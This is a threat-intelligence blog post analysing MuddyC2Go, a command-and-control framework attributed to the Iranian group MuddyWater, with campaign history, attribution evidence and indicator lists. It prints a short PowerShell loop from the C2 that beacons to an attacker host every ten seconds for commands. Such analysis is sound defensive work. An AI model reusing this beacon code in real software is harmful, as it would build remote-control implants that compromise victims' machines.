MuddyC2Go – Latest C2 Framework Used by Iranian APT MuddyWater Spotted in Israel

deepinstinct.com/blog/muddyc2go-latest-c2-framework-used-by-iranian-apt-muddywater-spotted-in-israel

November 8, 2023

Learn more

The contents of this blog post were originally scheduled to be presented during an upcoming cybersecurity conference. However, interest in this topic has heightened due to the war in Israel and a suspected ongoing attack against Israeli targets. As such, we have decided to publish the relevant findings from the presentation now.

Executive Summary:

- Deep Instinct's Threat Research team has identified a previously unreported C2 framework suspected to be in use by MuddyWater
- The C2 framework may have been in use by the MuddyWater group since at least 2020
- The framework's web component is written in the Go programming language – hence the name we gave it: MuddyC2Go
- MuddyWater seems to have stopped using PhonyC2 and is now using MuddyC2Go instead

Background

In June 2023, we published a report about PhonyC2, a custom C2 framework used by the MuddyWater APT group.

While analyzing previous PhonyC2 infrastructure, Deep Instinct uncovered anomalies that indicated MuddyWater might be using an additional C2 framework.

At that time, we lacked sufficient evidence to support this claim. However, after we published our PhonyC2 research, we observed two IP addresses previously related to MuddyWater, one of those addresses which was hosting PhonyC2 had switched to a different C2 framework delivering a PowerShell payload.

This behavior heightened suspicions of a new C2 framework. However, without seeing and observing the initial payload, those IP addresses could have been internal tests by MuddyWater before fully deploying the C2.

Recently, Deep Instinct observed similar C2 activity on a different cluster of IP addresses that has not been associated previously with MuddyWater.

This new activity's initial payload confirmed our assessment that this activity is related to MuddyWater.

Current MuddyWater Activity Using MuddyC2Go

Previous research has shown typical MuddyWater TTPs include spear-phishing emails containing archives or links to archives that include various legitimate remote administration tools.

If the receiving target opens the file inside the archive, it installs a remote administration tool that allows the attacker to execute additional tools and malware, including MuddyWater's PhonyC2.

Deep Instinct observed the following changes in recent activity:

- The archives are now password protected. This is done to evade email security solutions that scan files inside archives without a password.
- Instead of using a remote administration tool where an operator executes a PowerShell script to connect to MuddyWater's C2, a new executable is now being sent. This executable contains an embedded PowerShell script that automatically connects to MuddyWater's C2, eliminating the need for manual execution by the operator.

Let's examine several examples of this new C2 framework.

July 2023 – Attack Against Jordanian Company

Deep Instinct identified a file named "offtec.exe" which is an executable. Offtec is also the name of a Jordanian company.

When executed, it runs a PowerShell script which connects to a MuddyC2Go server located at the IP address 45.150.64[.]239.

The executable was built using PowerGUI from Quest Software. This tool allows the user to generate an executable that runs an embedded PowerShell script that is provided by the user.

Figure 1: PowerGUI logo

After communicating with the C2, the communication is switched to dynamic DNS using the address “microsoftfice.ddns[.]net”

The response from the C2 is again a PowerShell script that runs every 10 seconds and waits for commands from the operator using the C2:

```
while($true){
    try{
            $c = RC ('http://' + $dd + '/F' + $global:key) "";
        $md = d $c;
        if ($md -ne ""){
            try{
                $mdec = EC $md;
                $mde = e $mdec;
                try{
                   $c = RC ('http://' + $dd + '/F' + $global:key) $mde;
                }catch{
                    continue
                }
            }catch{
                continue
            }
        }

    }
    catch{
        continue;
    }
    start-sleep -Seconds 10;
}
```

Figure 2: Part of the PowerShell code sent from the C2

September 2023 – Attacks Against an Iraqi Telecommunications Provider

In September, Deep Instinct identified additional variants of executables created with PowerGUI. The executables have been spread via password-protected RAR archives.

The archives were uploaded from Iraq and their file name included the word “Korek.”



Figure 3: KorekPro file on VT

Korek is an Iraqi-Kurdish mobile phone operator. MuddyWater targeted Korek in 2019.

In this attack, the C2 IP addresses and dynamic DNS were different: ghostrider.serveirc[.]com

October 2023 – "Swords of Iron" War

While Iranian involvement in the war is still being investigated, on October 11, the fourth day of the war, Deep Instinct identified a scan of the MuddyC2Go URL from Israel in VirusTotal.

Because the URL is unique and responded with PowerShell, it likely indicates there was a recent attack against an Israeli target by MuddyWater. This is also supported by our recent discovery of another active campaign from MuddyWater against Israeli targets.

Deep Instinct could not identify an associated PowerGUI executable for this attack, although there could have been a different initial access vector to the attack that didn't rely on social engineering.

The C2 IP address that was used this time is 94.131.109[.]65.

Attribution

While investigating the PhonyC2 framework (written in Python) and its infrastructure, Deep Instinct identified servers responding with a generic "web.go" header. This header suggests MuddyWater is using a web application written in the Go programming language.

In 2022, Mandiant reported that MuddyWater wrote malware using Go, showing they are capable of using this language. However, the malware is "client-side," whereas the C2 framework is "server-side." As such, they are likely unrelated.

Deep Instinct was able to find traces of a Go-based C2 framework used by MuddyWater dating back to the beginning of 2020.

Deep Instinct identified 162.223.89[.]11 as the first IP address publicly attributed to MuddyWater using MuddyC2Go.

Both SecureWorks and Talos reported a malicious Excel file (63e404011aeabb964ce63f467be29d678d0576bddb72124d491ab5565e1044cf) in January and February. When this file is opened, the malicious execution chain eventually leads to the C2 server 162.223.89[.]11.

In May 2020, this IP address was observed using MuddyC2Go.

The IP address 109.201.140[.]103 has not been previously associated with MuddyWater. However, multiple scans from January, including one from Egypt, which aligns with MuddyWater's interests and timeframe of above reports, contains unique URLs that are used by MuddyC2Go. Additionally, there is scan for a file named ssf.zip on this IP. Secure Sockets Funneling (SSF) was mentioned in the SecureWorks report as a tool used by MuddyWater.

SSF is a tool that has been reported by multiple security vendors to be part of MuddyWater's arsenal.

In February 2022, CISA published indicators that signal MuddyWater activity, including the IP address 164.132.237[.]65.

In March 2022, this address was observed to be a MuddyC2Go server. It was previously associated with PowGoop.

In April 2022, the IP address 141.95.177[.]130 was observed hosting MuddyC2Go. Additionally, the passive DNS of this IP resolved to jbf1.nc1310022a[.]biz, a pattern that was already observed with PhonyC2 servers. A year later, in April 2023, Group-IB associated this IP address to MuddyWater via a specific ETag header that was used in numerous MuddyWater servers.

In the same report, Group-IB identified an LNK file from October 2022 that was communicating with the IP address 91.121.240[.]108. The responses from this IP indicate that it was MuddyC2Go. In addition, the LNK file was inside an archive named "request-for-service-no10102022.zip" The naming convention is very similar to the naming convention MuddyWater used in their Syncro campaign.

Both Group-IB and Deep Instinct have linked the IP address 137.74.131[.]18 to MuddyWater. Deep Instinct initially observed PhonyC2 at this address, and after our publication, MuddyWater switched to MuddyC2Go on this IP address. Additionally, the IP address 137.74.131[.]20—which was previously reported by Group-IB —also started to host MuddyC2Go.

Conclusion

Due to the leak of PhonyC2 source code, MuddyWater stopped using the framework and switched to using a Go-based C2 framework. Since the actual source code of the new framework is not available, the full capabilities are unknown. However, based on past leaks and associated known activity, this is another framework that generates PowerShell payloads that MuddyWater uses in the "Actions on Objectives" phase in the "Cyber Kill Chain." PowerShell has always been the bread and butter of MuddyWater operations.

We recommend disabling PowerShell if it is not needed. If it is enabled, we recommend close monitoring of PowerShell activity.

While it is not trivial to fingerprint the MuddyC2Go framework, as it looks like any other generic web application written in Go, Deep Instinct managed to identify previous attacks dating back to 2020 due to unique URL patterns generated by the framework.

Currently, Deep Instinct has identified all known active MuddyC2Go servers hosted at "Stark Industries," a VPS provider known to host malicious activity. Deep Instinct identified additional suspected MuddyC2Go servers hosted at Stark Industries without any malicious activity or known URL pattern.

Additional IOCs and information regarding Iranian Threat Actors can be found in our Git.

IOCs:

Network

IP Address	Description
91.121.61[.]76	MuddyC2Go (2020)
109.201.140[.]103	MuddyC2Go (2020)
162.223.89[.]11	MuddyC2Go (2020)
164.132.237[.]65	MuddyC2Go (2022)
141.95.177[.]130	MuddyC2Go (2022) – (jbf1.nc1310022a[.]biz)
91.121.240[.]108	MuddyC2Go (2022)
137.74.131[.]18	MuddyC2Go (2023) – (qjk2.6nc051221c[.]co)

IP Address	Description
137.74.131[.]20	MuddyC2Go (2023)
45.150.64[.]239	MuddyC2Go (2023) – (microsoftfice.ddns[.]net)
95.164.46[.]35	MuddyC2Go (2023) – (ghostrider.serveirc[.]com)
45.67.230[.]91	MuddyC2Go (2023) – (Stark Industries)
94.131.109[.]65	MuddyC2Go (2023) – (Stark Industries)
95.164.46[.]199	MuddyC2Go (2023) – (Stark Industries
185.248.144[.]158	Suspected MuddyC2Go (2023) – (Stark Industries) – (mbcaction.hopto[.]org)
94.131.98[.]14	Suspected MuddyC2Go (2023) – (Stark Industries)
45.150.64[.]23	Suspected MuddyC2Go (2023) – (Stark Industries)
45.150.64[.]39	Suspected MuddyC2Go (2023) – (Stark Industries)
95.164.38[.]99	Suspected MuddyC2Go (2023) – (Stark Industries)

File

MD5	Description
34212eb9e2af84eceb6a8234d28751b6	PowerShell response from 137.74.131[.]18
3c6486dfb691fc6642f1d35bdf247b90	PowerShell response from 137.74.131[.]18
55b99af81610eb65aabea796130a0462	PowerShell response from 137.74.131[.]18
d7ca8f3b5e21ed56abf32ac7cb158a7e	PowerShell response from 137.74.131[.]18

MD5	Description
d3a2dee3bb8fcd8e8a0d404e7d1e6efb	PowerShell response from 137.74.131[.]20
4a70b1e4cb57c99502d89cdbbed48343	PowerShell response from 137.74.131[.]20
f08aa714fd59b68924843cbfddac4b15	PowerShell response from 137.74.131[.]20
db0e68d7d81f5c21e6e458445fd6e34b	offtec.exe (C2: 45.150.64[.]239)
dbcc0e9c1c6c1fff790caa0b2ffc2fe5	PowerShell script embedded in offtec.exe
e07adc4ee768126dc7c7339f4cb00120	PowerShell response from 45.150.64[.]239
feede05ba166a3c8668fe580a3399d8f	Performance.rar – Password protected archive
9894b84916f9264d897fe3b4a83bc608	KorekFile.rar – Password protected archive
9957250940377b39e405114f0a2fe84b	Performance/KorekFile.exe (C2: 95.164.46[.]35)
245c3ed373727c21ad9ee862b767e362	PowerShell script embedded in Performance/KorekFile
22971759adf816c6fb43104c0e1d89d6	PowerShell response from 95.164.46[.]35
5e0cc23a6406930a40696594021edb5f	KorekPro.rar – Password protected archive
79a638b2f2cc82bfe137f1d12534cda5	d.exe (C2: 95.164.46[.]35)
fc523904ca6e191eb2fdb254a6225577	PowerShell script embedded in d.exe
b867ec1cef6b1618a21853fb8cafd6e1	PowerShell response from 45.67.230[.]91
57641ce5af4482038c9ea27afcc087ee	PowerShell response from 94.131.109[.]65
fe5f94e5df19d95df26aaf774daad9df	PowerShell response from 95.164.46[.]199

Back To Blog